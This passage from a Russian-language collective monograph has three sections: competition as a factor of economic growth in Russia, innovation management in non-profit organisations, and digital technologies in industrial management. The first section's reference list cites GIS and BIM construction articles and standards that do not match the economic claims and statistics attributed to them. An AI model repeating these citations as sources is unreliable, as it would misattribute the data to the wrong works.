В широком смысле экономический рост это многофакторный процесс в рамках воспроизводства экономической системы, который заключается в достижении динамических количественных и качественных изменений в благосостоянии и национальном богатстве, развития экономики государства под влиянием экзогенных и эндогенных факторов экономического, социального, организационного, структурного, институционального характера. Экономическое развитие, в свою очередь, это многомерный процесс интегрированных структурных преобразований экономической системы на инновационной основе, включая коренные трансформации материального базиса и совокупности отношений общественной жизни.

В современной экономической литературе существуют различные подходы к раскрытию определения категории «экономический рост». Одни ученые трактуют его с позиции растущей способности экономики к реализации своих производственных возможностей, другие - как увеличение возможностей экономики удовлетворить растущие потребности населения в товарах и услугах, третьи - учитывают динамизм и непрерывные колебания процесса воспроизводства, сменяющих друг друга [6, с. 6].

В соответствии с этапами развития экономической системы, влияния

факторов и динамики структурных изменений экономики регионов экономическому росту можно дать разную характеристику. В условиях индустриального способа производства одна часть факторов системы теряет смысл; другая – претерпевает соответствующие трансформации, этой стадии развития присущи как экстенсивный, так и интенсивный тип экономического роста. В результате рационального использования факторов производства происходит перераспределение ресурсов в экономике, характеризующейся сбалансированностью и пропорциональностью ее структуры. Структурообразующими факторами в экономике выступают природный и производственный капитал.

В постиндустриальную эпоху происходит качественное изменение труда, значительно повышаются требования к профессиональной подготовке личности, осуществляются инвестиции в человеческий капитал, растет значимость конкуренции и предпринимательских способностей. Эта стадия развития экономической системы характеризуется как интенсивно - инновационная, которой свойственно высокое качество экономического роста вследствие повышения конкурентоспособности продукции и качества жизни. В результате использования качественно новых индикаторов структура экономики становится сбалансированной, ликвидируются неэффективные отрасли и появляются новые, с более высокой производительностью и качественно новыми параметрами [7, с.381].

Структурообразующими факторами в экономике служат производственный и человеческий капитал. Высшее качество экономического роста характерно для более зрелой стадии развития постиндустриального общества. Ей присущ интенсивно-информационный рост, который достигается за счет повышения эффективности экономики на основе инвестиций в человека как производителя и потребителя всего доступного спектра материальных и духовных богатств. Следствие таких изменений - образование и наука превращаются в ключевые сферы экономики, что приводит к кардинальным трансформационным изменениям в национальном хозяйстве.

В зависимости от факторов, влияющих на процесс экономического роста, определяются уровень и динамика изменений, тип экономического роста, эффективность общественного воспроизводства [7, с.382].

Итак, с изменением влияния факторов происходит изменение характера экономического роста. В экономической литературе встречается разная трактовка факторов экономического роста: условия прироста ВВП; ресурсы, вовлеченные в процесс производства; источники экономического роста; базовые элементы потенциала роста. Представители различных школ и течений исследовали эти вопросы, акцентируя внимание на влиянии тех или иных факторов на развитие экономики в течение определенных временных интервалов и в определенных пространственных рамках, способах их рационального сочетания и поиска новых источников роста.

На данном этапе развития современной мировой экономики одним из главных факторов развития экономической системы является конкуренция. Она создает заинтересованность в совершенствовании экономических ресурсов, их производственных комбинаций, снижении затрат на единицу выпускаемой продукции, научно-техническом обновлении производства на инновационной основе. Одновременно она выступает как система управления эффективностью частного предпринимательства, а также проверяет бизнес на степень соответствия общественным интересам. Конкуренция в экономической теории всегда выступает той силой, которая, с одной стороны, создает стимулы, а с другой оказывает давление на экономических субъектах, влияя тем самым на принятие индивидуальных решений. Конкуренция возникает и приводится в действие благодаря наличию особой мотивации, формируется как на уровне конкретного индивида, так и под влиянием внешних факторов [1, с. 7].

Конкуренция является основным инструментом регулирования рыночной экономики и важной частью рыночной среды, а, соответственно, и фактором экономического роста. Следствием конкуренции является, с одной стороны, обострение производственных и рыночных отношений, а с другой - повышение эффективности хозяйственной деятельности, ускорение НТП [4, с. 6].

Конкуренция относится к неконтролируемым факторам, которые влияют на деятельность организаций и которые не могут управляться организацией. Рыночный механизм конкуренции имеет основообразующее значение для предпринимательской деятельности, определяется как неизбежное системное значение условий конкуренции для концептуального обоснования предпринимательской этики [2, с. 34]. Понятие «конкуренция» связано с такими понятиями как «рынок» и «товарное производство». Конкурентные отношения возникли одновременно с рыночными, однако первые теоретические положения конкурентной борьбы были сформулированы лишь в XVIII в. сторонниками классической политической экономии [5, с. 18].

Конкуренция (от лат. *Concurrere* - сталкиваюсь) - экономический процесс взаимодействия, взаимосвязи и борьбы между предприятиями, которые выступают на рынке с целью обеспечения лучших возможностей сбыта своей продукции, удовлетворения разнообразных потребностей покупателей и получения наибольшей прибыли [5, с. 17].

Негативным аспектом, который в современных рыночных условиях значительно влияет на развитие конкуренции в России, является тот факт, что в стране значительную часть составляют государственные и муниципальные унитарные организации.

Следуя данным сайта Федеральной налоговой службы, количество унитарных предприятий, сведения о которых содержатся в Едином государственном реестре юридических лиц по состоянию на 01.01.2013 составило 11252 предприятия, а на 01.01.2016 – 23262 предприятий (за 3 года число предприятий увеличилось более чем в 2 раза) [8]. Стоит отметить, что с унитарными предприятиями, по сути, конкурировать максимально сложно и увеличение их числа приводит к снижению уровня конкуренции в целом. На 01.01.2015 количество унитарных предприятий в сфере сельского хозяйства, охоты и лесного хозяйства составило 1607 предприятий, а на 01.01.2016 таких предприятий осталось 1420.

В то же время сферы, которые характеризуются развитой конкуренцией

(в частности, розничная торговля, ремонт бытовых изделий и предметов личного пользования; деятельность гостиниц и ресторанов), не претерпели существенных изменений.

Введение санкций негативно повлияло на уровень конкуренции, так как на рынках отсутствие импортных товаров некоторых видов (в основном, продукты питания) повлекло снижение мотивации отечественных предпринимателей. Что касается прочих сфер, помимо пищевой промышленности, то касательно причин снижения конкуренции в «Докладе о состоянии конкуренции» в секторе металлургии на уход иностранных конкурентов указали 33% бизнеса, в машиностроении — 60%, в сфере услуг — 11% и в торговле — 10%. Такие результаты могут отражать основные тенденции государственной политики в течение последнего года — импортозамещение и обеспечение продовольственной безопасности [8].

Также, в 2017 ФАС России было возбуждено 409 дел о нарушении ст. 11 Закона о защите конкуренции (в 2014 году таких дел было 243, рост составил + 68,3%), в том числе по сговорам на торгах – 232 дела (в 2014 году - 134, рост составил + 73,1%). В общей структуре удельный вес картелей с целью поддержания цен на торгах превышает 82%. При этом количество конкурентных процедур, прошедших в условиях сговора исчисляется тысячами, так как каждое антимонопольное дело включает в себя десятки, а в некоторых случаях, сотни эпизодов (неконкурентных торгов).

Значительную угрозу для конкуренции представляет неэффективное тарифное регулирование в сферах естественных монополий. В отдельных претендентах неверно установленные тарифы сказываются негативным влиянием как на регулируемый вид деятельности, так и на смежные рынки, и, соответственно, несут за собой потери для потребителей.

Появление значительного количества субъектов малого и среднего предпринимательства свидетельствует о развитии конкуренции в конкретных сферах их деятельности. Однако в настоящее время темпы роста количества указанных субъектов следует признать низкими.



Рис. 2 Оборот средних предприятий по видам экономической деятельности за 2018г

В 2018 году число малых предприятий (без учета микропредприятий) составило 242, 7 тыс. единиц. Проведенный анализ представленных данных показал, что наибольшее количество малых предприятий задействовано в сферах:

- оптовая и розничная торговля, ремонт автотранспортных средств, мотоциклов, бытовых изделий и предметов личного пользования (80,5 тыс. субъектов, что составляет 33,2 % от общего количества субъектов);
- операции с недвижимым имуществом, аренда и предоставление услуг (46,2 тыс. субъектов, что составляет 19,1 % от общего количества субъектов);
- обрабатывающие производства (33,9 тыс. субъектов, что составляет 14 % от общего количества субъектов) [8].

Конкуренция является необходимым и важнейшим элементом рыночного механизма хозяйствования, но характер и формы ее на различных рынках и в различных рыночных ситуациях неодинаковы. В условиях рыночной экономики конкуренция является важным механизмом экономических связей между

производителями и потребителями. Хотя конкуренция и связана с определенными затратами (в частности, с усилением социально-экономической дифференциации в обществе), она обеспечивает достаточно значимый экономический эффект, стимулируя снижение цен, повышение качества и ассортимента выпускаемой продукции, внедрение научно-технических достижений.

Экономическая конкуренция является одним из регуляторов опций общественного производства, стимулирует его эффективность, фактором образования средней нормы прибыли, формирования рыночной стоимости товара, дифференциации товаропроизводителей по доходам, реализации материального интереса товаропроизводителей.¹

Конкуренция как средство успешного функционирования рыночной экономики и фактор экономического роста во всех своих конкретных проявлениях опирается на объективные процессы и закономерности, не вступает в противоречие с основными тенденциями прогресса производительных сил.

Влияние высокого уровня конкуренции на экономический рост отображает следующий факт: объективной необходимостью, что на практике выступает как следствие экономической конкуренции товаропроизводителей, является постоянное ускорение процессов обновления производства и продукции. Итак, конкуренция диктует жесткую технологическую дисциплину, требует высокого качества изделий, современного дизайна, способности предвидеть перспективные потребности, а не только торговать тем, что производится и пока находит спрос.

Именно сила конкурентной борьбы является наиболее действенным фактором, который поощряет предпринимательский сектор к осуществлению инновационного инвестирования. Инновации позволяют предпринимателю быть конкурентоспособным, и на некоторое время получить монопольную

¹ Волкова Г.Д. Инновационные и когнитивные технологии в промышленности, бизнесе, образовании / Волкова Г.Д., Червяков Л.М., Олейник А.В. // Качество. Инновации. Образование. 2000. № 1. С. 90.

власть. Поэтому, по нашему убеждению, именно стимулирование развития конкуренции, а не прямая поддержка бизнеса за счет государственных рычагов, является приоритетом экономической политики страны и залогом оживления инновационной активности в отечественной экономике, что благоприятно повлияет на экономический рост страны.

Библиографический список

1. Куприяновский В. П., Сиягов С. А., Тищенко П. А., Раевский М. А., Юдицкий А. А. Применение комбинированных технологий BIM-ГИС в строительной отрасли для различных категорий заинтересованных лиц: Обзор состояния в мире. //ArcReview № 2 (73) |2015
2. Куприяновский В. П., Сиягов С. А., Тищенко П. А., Раевский М. А. Система мониторинга и управления реализацией проектов в строительной индустрии на основе ГИС-технологий //ArcReview № 2 (73) |2015
3. Куприяновский В. П., Сиягов С. А. Программное обеспечение контроля качества данных для проектных организаций //ArcReview № 2 (73) |2015
4. Куприяновский В. П., Сиягов С. А., Пожидаев В. Ю., Щичко А. С., Шилов И. В. Smart-решения на платформе IBM и Esri. Экономико-финансовые выгоды от применения стандартов. //ArcReview № 1 (68) |2014
5. Куприяновский В. П., Сиягов С. А., Савицкий Д. В., Щичко А. С., Шилов И. В., Тищенко П. А. Отраслевые модели данных от компаний Esri и IBM //ArcReview № 1 (68) |2014
6. Куприяновский В. П., Сиягов С. А., Тищенко П. А. Smart City: применение ГИС- и FM-технологий в реализации градостроительной политики //ArcReview № 2 (61)|2012
7. Куприяновский В. П., Сиягов С. А., Гунько С. А., Раевский М.А., Хрусталёва Н. М. От интеллектуальных приборов до интеллектуального города //ArcReview № 2 (61)|2012
8. Куприяновский В. П., Сиягов С. А., Конев А. В., Бадалов А. Ю., Богданов А. Г., Волков С. А., Энергетика, интеллектуальные транспортные сети. Практические возможности в России //ArcReview № 2 (61) |2012

9. Волкова Г.Д. Инновационные и когнитивные технологии в промышленности, бизнесе, образовании / Волкова Г.Д., Червяков Л.М., Олейник А.В. //Качество. Инновации. Образование. 2000. № 1. С. 90.
10. PAS 1192–2: 2013 Specification for information management for the capital/delivery phase of construction projects using building information modelling. British Standards Institution
11. PAS 1192–3: 2014 Specification for information management for the operational phase of assets using building information modelling. British Standards Institution
12. PAS 1192–5: 2015 Specification for security-minded building information modelling, digital built environments and smart asset management. British Standards Institution
13. PAS 91: 2013 Construction prequalification questionnaires. British Standards Institution
14. Never Waste a Good Crisis. A Review of Progress since Rethinking Construction and Thoughts for Our Future. Constructing Excellence, October 2009 [20] The Skills Deficit. Consequences & opportunities for UK infrastructure. ATKINS2015.

Пятаева О.А.

§1.7. Возможности и перспективы управления инновационными социальными проектами в цифровую эпоху.

Отображение актуальных тенденций современного проектного управления, подчеркивая важность управления инновациями в рамках современных социально-ориентированных организаций.

Ключевые слова: НКО, социальные проекты, инновации, инновационная эпоха, цифровая эпоха, управление проектами.

Ryataeva O.A.

§1.7. Opportunities and prospects for managing innovative social projects in the digital age.

Displaying current trends in modern project management, emphasizing the importance of managing innovations within modern socially-oriented organizations.

Keywords: NGOs, social projects, innovations, innovation era, digital era, project management

В условиях современной инновационной экономики резко актуализируются вопросы технологического совершенствования, производства продукции, товаров и услуг с очень высокой добавочной стоимостью, создания и использования в практической деятельности инновационных технологий. Формирующийся тип экономической системы носит название «инновационный»: в основе управленческих, организационных и бизнес-процессов экономических агентов экономики такого типа составляют инновационные механизмы; процесс производства, распространения, внедрения новшеств интегрируется в структуру процессов и в конечном итоге становится ключевым. Думается, что данные проявления свидетельствуют о многоаспектной трансформации экономических систем. Ее результатом на горизонте нескольких десятилетий станет смена экономической парадигмы, переход к экономической формации нового типа. Создание добавочной стоимости в ней будет происходить не в контексте использования ограниченных ресурсов производственных, финансовых, организационных

процессов, а за счет создания и развития рынков инновационных продуктов.

Основные компоненты постиндустриального общества выделил, в частности, Д.Белл¹; по мнению исследователя, в секторе экономики этот переход будет выражаться в изменении структуры производства в отношении роста доли услуг; в структуре занятости – в создании профессионального и технического классов; принятие управленческих решений будет производиться на основе новой «интеллектуальной технологии» и пр. Инновационная компонента, по мнению исследователя, должна проявляться в форме создания: нового товара или его нового качества; принципиально нового для конкретной экономической системы метода производства; новых рынков; новых источников факторов производства; новой организации отраслей, предприятий, изменения организационных основ экономических систем.

При этом необходимо особенно акцентировать тот факт, что основным производственным ресурсом постиндустриального информационного общества является *информация*². Об этом говорят различные ученые и исследователи, подчеркивая ее значимость для рынков: инновационных продуктов и услуг; интеллектуальной собственности, интеллектуального труда и конкурентоспособных профессионалов высокой квалификации; инвестиций; знаний и идей; инноваций; новых организационных форм инновационных и научных организаций; инновационных менеджеров и бизнес-агентов; услуг и пр.

Все вышеприведенные тенденции позволяют говорить о переходе к так называемой «информационной эре», или «информационной эпохе»; ключевое ее отличие от старой парадигмы – всеобщая компьютеризованность, трансфер технологий и информации, приоритет сферы услуг над сферой материального производства.

Представляется, что новые вызовы станут отправной точкой в развитии

¹ Белл Д. Грядущее постиндустриальное общество. Опыт социального прогнозирования. – М.:1973.

² Кастельс М. Информационная эпоха. Экономика, общество и культура. – М.: 1998.

малых предприятий, производящих высокотехнологичную продукцию, и предприятий-поставщиков услуг. Обращаясь к динамике и уровню развития последних в нашей стране, следует акцентировать (с позиции как экономического и ресурсного потенциала, так и наличия соответствующих мероприятий государственной поддержки и т.д.) актуальность происходящих процессов для некоммерческих организаций.

Думается, что ключевое отличие *некоммерческих организаций (НКО)* от прочих можно сформулировать следующим образом: стратегической основой их деятельности является не максимизация прибыли, а реализация благотворительных, социально-культурных, научно-образовательных, управленческих целей, - создание социальных благ.

О возможностях данного сектора в контексте использования технологий цифровой эры свидетельствуют данные многочисленных исследований. Так, в 2010 году Исследовательским центром «Высшая школа экономики» было проведено Всероссийское обследование негосударственных некоммерческих организаций. Было опрошено 1000 руководителей НКО из 33 субъектов РФ по полуформализованной анкете; была применена квотная выборка с использованием репрезентативных квот по организационно-правовым формам и годам регистрации НКО. Результаты оказались следующими: в разряд неинновационных попали 52% НКО; 18% НКО были признаны инновационно ориентированными, - инновации в этих организациях были внедрены в 1-2 областях. Инновационно продвинутыми (областей внедрения было 3-5) показали себя 16%. При этом доля инновационных лидеров, - организаций, инновации в которых были внедрены в 5 и более областях, составила 14%¹. Портрет НКО-инновационных лидеров выглядел следующим образом: во-первых, фонды; во-вторых, крупные организации (крупные членские организации; имеющие 30 и более постоянных сотрудников; привлекающие 50 и более добровольцев); в-третьих, взаимодействующие со всеми субъектами общественной среды; в-четвертых, участвующие в общественных советах при

¹ Миннигалева Г.А. Инновации в некоммерческих организациях: управленческий контекст. – Москва, Высшая школа экономики, 2010.

органах власти; в-пятых, получавшие гранты из региональных и муниципальных бюджетов, подававшие заявки на конкурсы «президентских» грантов и МЭР»; в-шестых, использующие более 5-ти элементов информационной открытости. С финансовой точки зрения это были НКО, имеющие доходы 500 тыс. рублей и более; источников финансирования было более 4; назвавшие в качестве основных источников субсидии, гранты от властей любого уровня; организации, высоко оценивающие свою деятельность за последний год. Полученные результаты позволяют сделать вывод о «портрете» типовой инновационно ориентированной некоммерческой организации с целью разработки мер государственной и организационной поддержки последних.

Представляется, что интеграции НКО в инновационные экономические процессы будут способствовать такие факторы, как: мобильность организационных структур, управленческих и бизнес-процессов некоммерческих организаций; «идейность» вовлеченного персонала, его изначальная ценностная ориентация на решение социальных проблем; осознание в обществе важности решаемых НКО вопросов; высокий уровень доверия к НКО по сравнению с предприятиями коммерческого сектора; наконец, проактивный импульс к развитию, поиск возможностей и перспектив решения стратегических задач в условиях ограниченных либо (часто) отсутствующих ресурсов.

В то же время нельзя не обратить внимание на определенные препятствия к реализации социальных инициатив организаций подобного типа. Это, во-первых, отсутствие высокого статуса некоммерческих организаций, во-вторых, отсутствие необходимых средств, а зачастую и возможностей их получения. В этой связи представляется необходимым создание комплексной инфраструктурной среды для реализации различных форм инновационного социального предпринимательства в российской экономике, создание механизмов осуществления деятельности, приносящей доход (ДПД), учитывая при этом специфику некоммерческой сферы и ориентируясь на вызовы

инновационной экономики.

Конкретными новыми вариантами ведения этой деятельности могут быть: развитие цифрового бизнеса в территориальных социально ориентированных кластерах, различные формы социального предпринимательства, новые механизмы социального предпринимательства (в частности, франчайзинг) и пр.

Представляется, что НКО в данном случае следует рассматривать в качестве ресурсной стартовой площадки для инноваций в социальной сфере. В качестве факторов инновационного развития НКО, в том числе в инновационном контексте, можно выделить, во-первых, человеческий, характеризующий специфику взаимоотношений между работодателем и работником; во-вторых, проблемный, описывающий социальную проблему, лежащую в основе деятельности конкретной организации; в-третьих, фактор доверия в обществе, акцентирующий необходимость как преодоления уже существующих тенденций, так и приобретения позитивного имиджа; в-четвертых, фактор инновационности, актуализирующий необходимость действовать в контексте процессов создания и использования инновационных решений в экономике, обществе и управлении. При этом можно согласиться с позицией некоторых ученых и практиков, выделяющих в качестве отдельных сфер управления инновациями в НКО такие аспекты, как: отношения с внешней средой отношения с внутренними стейкхолдерами, организационная культура, лидерство, управление процессами и ресурсами¹.

В дополнение выделенных выше факторов следует актуализировать следующие требующие особого внимания в силу своей специфики сферы деятельности НКО: во-первых, кадровые (вопросы мотивации персонала, компетентности кадров, разработки форм и методов оплаты труда с учетом привлечения волонтеров и пр.); во-вторых, управленческие (нехватка опыта, консервативность подходов к управлению, недостаток научных школ в этой области и пр.); в-третьих, юридические (разнообразие видов, моделей НКО; положения действующего законодательства в отношении НКО); в-четвертых,

¹ Миннигалева Г.А. Инновации в некоммерческих организациях: управленческий контекст. – Москва, Высшая школа экономики, 2010.

маркетинговые (целевая аудитория, партнерские взаимосвязи, взаимоотношения со стейкхолдерами и пр.)

На основе всестороннего анализа социально-экономических и организационно-управленческих подходов к разработке, финансированию и реализации решений социальных, культурных или экологических проблем представляется необходимым разработать *концепцию инновационного развития социального предпринимательства в российской экономике*. Необходимыми и значимыми элементами такой концепции должны стать: во-первых, оценка существующих подходов к разработке экономических моделей НКО, реализующих деятельность, приносящую доход, во-вторых, разработка и апробация концептуальных подходов к организации такой деятельности в условиях инновационной экономики.

Последнее должно быть реализовано посредством, во-первых, создания социально-экономических моделей инновационного развития социального предпринимательства в НКО; во-вторых, разработки и апробации инструментов развития комплексной инфраструктурной среды для создания различных форм инновационного социального предпринимательства.

Важнейшими векторами инновационного развития могут стать, во-первых, инновации материально-предметного плана (новые продукты, услуги, процессы в социальном предпринимательстве); во-вторых, инновации финансово-ресурсного плана (новые технологии аккумулирования ресурсов на цели социального предпринимательства (краудфандинг, blockchain и пр.)); в-третьих, инновации информационно-технологического плана (интернет-технологии, видеотехнологии и пр.); в-четвертых, инновации образовательного плана (новые образовательные программы с использованием инновационных методов преподавания).

Думается также, что для решения социальных задач НКО целесообразно использовать инструменты, апробированные и успешно задействованные в коммерческих структурах, такие как: стратегическое, оперативное и текущее планирование, оценка по ключевым показателям эффективности (BSC),

реинжиниринг управленческих, организационных и финансовых процессов с учетом специфики НКО, создание финансовых моделей для оценки текущей устойчивости и пр. В целом представляется возможным говорить о необходимости разработки процедур проектного управления; его целью станет координация всех обозначенных выше процедур в единый управленческий контекст.

Библиографический список

1. Белл Д. Грядущее постиндустриальное общество. Опыт социального прогнозирования. – М.:1973.
2. Кастельс М. Информационная эпоха. Экономика, общество и культура. – М.: 1998.
3. Миннигалева Г.А. Инновации в некоммерческих организациях: управленческий контекст. – Москва, Высшая школа экономики, 2010.

Устинова Л.Н.

§1.8. Цифровые технологии в управлении промышленностью.

В современных условиях в цифровом мире возможность управлять созданием и продвижением новых технологий на основе использования актуальной информации становится важнейшим фактором в конкурентной борьбе. Информация управляет индустрией машиностроения и металлообработки. Четвертая цифровая промышленная революция стремительно меняет глобальную экономику. Промышленный интернет – эра технологического прогресса, характеризующаяся взаимосвязью, которая обеспечивается через интернет и беспроводные устройства. Цифровые информационные модели используются в качестве электронного архива рабочей документации. В статье отражены процессы цифровизации технологий промышленности, показаны новые модели управления, производственные цепочки, система и методы управления в условиях цифровизации. На основе аналитического исследования технологий ведущих корпораций мира и стратегий развития цифровой экономики, представленных Центром компетенций по направлению «Информационная инфраструктура» ПАО «Ростелеком» и рабочей группой при АНО «Цифровая экономика» автор раскрывает сущность цифрового производства и рост инновационной активности в создании результатов интеллектуальной деятельности.

Показано, что в цифровой экономике активно создается информационная инфраструктура, информационно-телекоммуникационные технологии, формируется новая технологическая основа в экономической сфере. Это позволит обеспечить эффективное управление инновационной деятельностью, качественное принятие управленческих решений, формирование нормативной базы образовательных программ, обеспечение производственными ресурсами. В статье выделена роль цифровых технологий в повышении инновационной активности предприятий промышленности.

Ключевые слова: цифровая трансформация, промышленный интернет, инновационная деятельность, цифровые технологии, интеллектуальные

ресурсы, информационные системы, базы данных.

Ustinova L.N.

§1.8. Digital technology in the management of industry.

In the modern conditions in the digital world, the ability to manage the creation and promotion of new technologies based on the use of relevant information is becoming an important factor in competition. Information controls the mechanical engineering and metalworking industry. The fourth digital industrial revolution is rapidly changing the global economy. Industrial Internet is the era of technological progress, characterized by interconnection that is provided through the Internet and wireless devices. Digital information models are used as an electronic archive of working documentation. The article reflects the processes of digitization of industrial technologies, shows new models of management, production chains, system and methods of management in the conditions of digitalization. Based on an analytical study of leading world corporations and strategies for the development of the digital economy, presented by the Competence Center for Information Infrastructure of Rostelecom PJSC and the working group at ANO Digital Economy, the author reveals the essence of digital production and the growth of innovative activity in creating the results of intellectual activity.

It is shown that information infrastructure, information and telecommunication technologies are actively being created in the digital economy, a new technological basis is being formed in the economic sphere. This will ensure the effective management of innovation, quality management decision-making, the formation of the regulatory framework of educational programs, the provision of production resources. The article highlights the role of digital technologies in increasing the innovation activity of industrial enterprises.

Keywords: digital transformation, industrial Internet, innovation, digital technologies, intellectual resources, information systems, databases

Согласно Указу Президента РФ от 01.12.2016 N 642 "О Стратегии научно-технологического развития Российской Федерации», предусмотрен (п. 20а) «Переход к передовым цифровым, интеллектуальным производственным

технологиям, роботизированным системам, новым материалам и способам конструирования, создания систем обработки больших объемов данных, машинного обучения и искусственного интеллекта». Цифровое производство – это концепция технологической подготовки производства в единой виртуальной среде с помощью инструментов планирования, проверки и моделирования производственных процессов.

Наиболее гибкие из ведущих предприятий в стране реализуют масштабные проекты цифровой трансформации. С успешным распространением информационно-коммуникационных технологий и усилением инновационных процессов в развитии экономики увеличивается значимость интеллектуальной собственности. Цифровизация России выполняется совместной работой государственных структур и государственных корпораций, у которых в наличии технологические и промышленные ресурсы для реализации масштабных проектов на региональном уровне.

Целью исследования является анализ цифровых технологий, активизирующих развитие инновационной деятельности

Объектом исследования являются цифровые технологии в инновационной промышленности

Предметом исследования является анализ уровня развития цифровых технологий в создании инновационной продукции на промышленных предприятиях

В современных условиях меняется технологический уклад, современные технологические уклады базируются на энергосбережении, использовании нанoeлектроники, искусственного интеллекта и управлении информацией, производством. Технологический уклад рассмотрим, как совокупность сопряжённых производств, имеющих единый технический уровень и развивающихся синхронно. Смену доминирующих в экономике технологических укладов предопределяет не только ход научно-технического прогресса, но и инерция мышления общества: новые технологии появляются значительно раньше их массового освоения. Чтобы создать цифровое

производство, необходима интеграция всех этапов жизненного цикла производства, увязка между собой функций планирования, технологической подготовки производства и разработки продукции, бизнес-процессов маркетинга, логистики, связь их с системами и технологиями, на которых они базируются.

Понятие цифрового производства включает: новые бизнес-процессы технологических служб предприятия, программные продукты, с помощью которых реализуются бизнес-процессы, базы данных. В целом цифровое производство понимается как интегрированная информационная система, включающая в себя средства численного моделирования, трехмерной визуализации, инженерного анализа и совместной работы, предназначенные для разработки конструкции изделий и технологических процессов их изготовления. Технологии цифрового производства – это процессы перевода цифрового дизайна в физический объект. Одно из направлений цифровизации процесса проектирования – это управление информацией.

Известна Smart Plant Foundation- система управления технической информацией, предназначенная для хранения, доступа, обмена и управления инженерными данными на всех стадиях жизненного цикла индустриального объекта (проектирование, строительство, монтаж, эксплуатация, реконструкция). Но технологии непрерывно совершенствуются, так группой компаний «[НЕОЛАНТ](#)» разработана новая технология - InterStorage for SPF, расширяющая возможности Smart Plant Foundation. Наличие единой информационной модели промышленного предприятия в целом, доступной для просмотра и поиска данных, обеспечивает фундаментальное преимущество в принятии управленческих и инженерных решений на всех стадиях его жизненного цикла – от проектирования до эксплуатации, включая реконструкцию и техническое перевооружение [1].

Единая информационная модель, собранная из различных источников, позволяет оперативно получить информацию по любому элементу модели и увидеть всю связанную с ним документацию. Гибкие инструменты поиска и

визуализации данных и элементов существенно ускоряют анализ ситуации.

Цифровые платформы задают новые профессиональные стандарты, развивают конкуренцию и формируют динамические рейтинги участников индустрий. Для решения задач развития цифровизации на предприятиях необходимо создать инфраструктуру, где взаимосвязаны структурные составляющие, что позволит полноценно развиваться научно-производственным корпорациям и субъектам малого и среднего бизнеса. Основные функции современных информационных технологий управления предприятиями - поиск, сбор, обработка, хранение необходимых данных, выработка новой информации, решение тех или иных оптимизационных задач. В результате такой обработки первичной информации получается информация нового качества, на основе которой и вырабатываются оптимальные управленческие решения. Инновационная активность промышленности определяет возможности роста эффективности промышленного производства и перспективы конкурентоспособности промышленности.

Применение информационных технологий, программных продуктов, интеллектуальных ресурсов определяет уровень конкурентоспособности предприятия. Применение технологий цифрового производства необходимо для предприятий, выпускающих сложную высокотехнологичную продукцию. В условиях цифровой экономики интеллектуальная собственность становится ключевым инструментом извлечения прибыли. Появляются все новые способы для маркетингового и информационного продвижения объектов ИС.

Объединение данных в рамках полнофункциональной платформы по управлению программами обеспечивает полный контроль соблюдения требований к изделию, на всех этапах ЖЦИ – от проектирования до изготовления.

Новое понятие - промышленный интернет или индустриальный интернет вещей - Industrial Internet of Things (IIoT) –это концепция построения инфокоммуникационных инфраструктур, подразумевающая подключение к сети Интернет любых устройств, оборудования, датчиков, сенсоров,

автоматизированной системы управления технологическим процессом (АСУ ТП), а также интеграцию данных элементов между собой, что приводит к формированию новых бизнес-моделей при создании товаров и услуг, а также их доставке потребителям. Ключевым показателем реализации концепции «Промышленного интернета» является повышение эффективности существующих производственных и технологических процессов, снижение потребности в капитальных затратах. В систему интернета вещей сегодня вовлекаются все необходимые для его функционирования звенья: производители датчиков и других устройств, программного обеспечения, системные интеграторы и организации-заказчики (причем как B2B, так и B2G), операторы связи. В автоматизированных системах управления датчики могут выступать в роли иницилирующих устройств, приводя в действие оборудование, арматуру и программное обеспечение. Показания датчиков в таких системах, как правило, записываются на запоминающее устройство для контроля, обработки, анализа и вывода на дисплей или печатающее устройство [2].

Концепция цифрового производства существенно изменяет деятельность предприятий, которые рассматриваются не просто как производство и персонал. Значительно возрастает роль нематериальных активов – методологий, бизнес-процессов, информации, компетенций, навыков и умений, способности справляться с различными нештатными ситуациями. Для эффективной деятельности промышленных предприятий необходима полноценная информационная поддержки на всех этапах проектирования и управленческих решений. Цифровое производство охватывает всю цепочку формирования ценности и значительно повышает эффективность работы производства. Цифровые технологии позволяют быстро получить полный доступ к данным, обеспечить информационную поддержку решений, принимаемых на различных уровнях, в основу которых положен всесторонний анализ ситуации.¹

¹ Волкова Г.Д. Инновационные и когнитивные технологии в промышленности, бизнесе, образовании / Волкова Г.Д., Червяков Л.М., Олейник А.В. // Качество. Инновации. Образование. 2000. № 1. С. 90.

Выделяют следующие основные преимущества внедрения цифровых технологий в производство:

- Гибкость проектирования: возможность получения деталей сложной, развитой формы с внутренними каналами, с сетчатыми структурами, объединение нескольких деталей в одну.
- Гибкость производства: не требуется оснастка (литьевые формы, выжигаемые модели), возможна быстрая переналадка на другие типы материалов.
- Уменьшение сроков разработки и выхода на рынок: полная поддержка гибких методик разработки (Agile, Scrum) за счет быстрой верификации результатов проектирования на прототипах и опытных образцах РИСЗ.
- Быстрое прототипирование благодаря коротким производственным циклам.
- Снижение массы, материалоемкости.
- Высокий коэффициент использования материалов: не сплавленный порошок просеивается после печати и может десятки раз повторно использоваться без потери как собственных свойств, так и свойств продукции.
- Уменьшение отрицательного воздействия на окружающую среду: снижены отходы и выбросы вредных веществ.

На ведущих корпорациях используется мощное решение Smart Plant Foundation для управления технической информацией промышленного объекта. Smart Plant Fusion – программное решение корпорации Intergraph, предназначенное для систематизации и консолидации разрозненных инженерных данных на предприятии и предоставления доступа к ним посредством простого web-портала, в котором вся информация представлена в структурированном и интуитивно понятном виде. В качестве разнородных данных могут выступать различные источники информации, такие как исполнительная или эксплуатационная документация, представленные в виде печатных документов, чертежей, таблиц и списков, материалы в различных электронных форматах, 3D-модели, а также данные лазерного сканирования и панорамные снимки высокого разрешения. Система охватывает стадии проектирования, модернизации и реконструкции, позволяя эффективно управлять конфигурацией объекта от начала проектирования объекта до момента вывода его из эксплуатации [3].

Проблемы:

Для перехода к цифровым технологиям российским предприятиям необходимо решить целый ряд задач, прежде всего обучение специалистов предприятия новому направлению, формировать заинтересованность в переходе к новым технологиям. Следовательно, главными препятствиями рынка можно назвать такие факторы как нехватка квалифицированных специалистов, недоверие к российским решениям и возможностям получать данные. Техническая инфраструктура ИТ и связи также модернизируется постепенно, причины заключаются в:

1. отсутствии квалифицированных BIM-кадров, низкое качество создаваемых цифровых моделей;
2. является недооцененность вклада ИТ-технологий в процесс проектирования;
3. не учитывается, что затраты компании на поддержание существующего парка оборудования и объектов растут, а цифровизация позволит компенсировать большую часть этих затрат.

